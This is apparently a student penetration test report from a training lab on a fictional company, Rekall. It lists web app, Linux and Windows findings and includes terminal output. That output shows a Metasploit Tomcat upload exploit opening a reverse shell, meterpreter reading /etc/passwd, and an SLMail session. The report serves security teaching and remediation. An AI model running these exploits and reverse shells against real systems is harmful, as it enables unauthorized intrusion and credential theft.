Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	BCPT
Contact Name	Benjamin Chiu
Contact Title	Pen Tester

Document History

Version	Date	Author(s)	Comments
001	9/october/23	Benjamin Chiu	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The Webapp fields were protected from XSS exploits and required further probing to get access
- Many fields had input validation, improving overall security
- Basic protection was in place for most of the webapp

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- The webapp was vulnerable to several exploits including but not limited to: XSS Scripting , Command Injection and Local File Intrusion
- Both Machines had sensitive Data exposed allowing possible intruders to get important information if systems were to be compromised
- Several ports were found to be Open though simple reconnaissance such as NMAP revealing vulnerabilities throughout the network
- Old vulnerabilities were not secured.


Executive Summary

Day 1 - Web App

BCPT started out with the reconnaissance phase. We first used Open source intelligence tools (OSINT) to discover information for totalrekall.xyz and found information that helped us with our testing such as IP Addresses of the targeted website .
Upon accessing the website. We began testing the web application for vulnerabilities to exploit. To start with we attempted a simple XSS exploit on the 'Welcome' page to create an alert. We further tested other webpages to see if XSS scripts would work and found another vulnerable access point on the 'VR Planner' Page as well as 'Comments' Page. Though each different access point had different requirements to get it to successfully proceed.

BCPT was also able to identify potential 'Local File Inclusion' vulnerability that was found on the "Memory-Planner" web page. After testing the potential vulnerability, we were able to successfully exploit this vulnerability and confirmed that it could be used by an external threat to cause malicious harm.

While analyzing the page source of the web application. BCPT came across sensitive data exposed on the 'Login.php' Page. Using this sensitive password which consists of a valid username and password, we were able to login and access the 'networking.php' page which would not be accessible without the login. Upon traversing onto the new webpage there was a vulnerability that was presented directly on screen as text on the webpage informing us on 'Vendors.txt' which contains "Top Secret Networking Tools' as well as a DNS check tool. Upon further inspection BCPT utilized command injection exploits to access the previously mentioned vendors.txt file



Day 2 - Linux

We started the day by conducting an aggressive Zen map scan against the target IP address address with the subnet /24. By running this scan we were able to identify a host machine located on 192.168.13.13 along with several other host machines. Referring to the Zenmap scan we were able to identify an open port with its corresponding version information. Using this information we were able to use Metasploit to gain a Meterpreter session through the vulnerability.


```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-05 04:22 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00029s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-10-05 08:23:00Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-S
ite-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-S
ite-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:13 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00031s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
79/tcp  open  finger        SLMail fingerd
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.0000050s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5901/tcp open  vnc     VNC (protocol 3.8)
6001/tcp open  X11     (access denied)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 30.13 seconds

┌──(root㉿kali)-[~]
└─#
```

Looking at 192.168.13.11, BCPT noticed there would be a possible vulnerability on the machine. Further examination proved that this vulnerability was indeed exploitable as we were able to initiate a shellshock exploit, providing us access to the machine. Once on the machine we were able to freely access other user's credentials through the etc/passwd files on the system.


```
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nol
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```

Day 3 - Windows

Our investigation on day 3 started with us exploring the Github for possible information. We were able to extract a username and password has that was stored openly for others to see.



Following this discovery we did a scan of the host ip (172.22.117.20) to discover vulnerabilities. One of the vulnerability was the open port 21 (FTP) which also allowed anonymous access onto the server.



Using this, we were able to gain access to the FTP server. We also discovered port 110 open which was utilising SLMAIL. Using Metasploit we exploited this open port allowing us to connect the the targeted machine and gaining a session. From this session we were able to explore the system and extract any insecure files as well as allowing us to open a shell and further infiltrate the system by manipulating the scheduled tasks on the host machine.

```
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-10-05 03:55:54 -0400  maillog.008
100666/rw-rw-rw-  5165  fil   2023-10-05 05:11:37 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter > 
```

Summary Vulnerability Overview



Vulnerability	Severity
XSS Vulnerability on Multiple web pages	High
Command Injection Vulnerabilities	High
Sensitive Data Exposure	Critical
Local File Vulnerabilities	Critical
Apache Tomcat Remote Code Execution Vulnerability	Critical
Shellshock Vulnerability	Critical
Anonymous Login	Critical
Exposed Sensitive date	Medium
SLMAIL Exploit	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	172.22.117.20 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35
Ports	21 22 80 106 110

Exploitation Risk	Total
Critical	6
High	2
Medium	1
Low	0


Vulnerability Findings


Vulnerability 1	Findings
Title	XSS Vulnerabilities on Multiple web Pages
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Web Pages on Totalrekall.xyz can execute and store Malicious scripts and execute commands
Images	 
Affected Hosts	192.168.14.35
Remediation	User Input Validation


Vulnerability 2	Findings

Title	Command Injection Vulnerabilities
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Some fields on the webapp are not secure allowing the execution of commands
Images	
Affected Hosts	192.168.14.35
Remediation	User Input Validation Secure Backend securities

Vulnerability 3	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Sensitive Data was accessible from the public GitHub Page that allowed further access into the FTP server

Images	
Affected Hosts	172.22.117.20
Remediation	- More secure encryption of passwords - Don't leave sensitive information public/exposed - Increase security around Ports

Vulnerability 4	Findings
Title	Local FIle Inclusion Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Certain fields on the webapp allows uploading of files which can lead to malicious files being uploaded on the backend server
Images	
Affected Hosts	192.168.14.35
Remediation	

Vulnerability 5	Findings
Title	Apache Tomcat Remote Code
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	Vulnerability in the Apache Tomcat can be exploited to allow remote code execution and gain access to the machine
Images	
Affected Hosts	192.168.13.10
Remediation	Maintain Updated software Maintain Firewall to prevent unauthorized access

```
msf6 > search Tomcat JSP

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   1  exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   2  exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   3  exploit/windows/http/cayin_xpost_sql_rce              2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   4  exploit/linux/http/cpi_tararchive_upload              2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   5  exploit/multi/http/tomcat_jsp_upload_bypass           2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/tomcat_jsp_upload_bypass

msf6 > use 5
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.116.207   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.19.116.207:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 1 opened (172.19.116.207:4444 -> 192.168.13.10:44632 ) at 2023-10-11 23:42:36 -0400
```

Vulnerability 6	Findings
Title	Shellshock Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	Using a shellshock vulnerability we were able to exploit onto the machine resulting in gaining a shell
Images	
Affected Hosts	192.168.13.11
Remediation	Update service to prevent

Vulnerability 7	Findings
Title	Anonymous login
Type (Web app / Linux OS / WIndows OS)	Window OS
Risk Rating	Critical
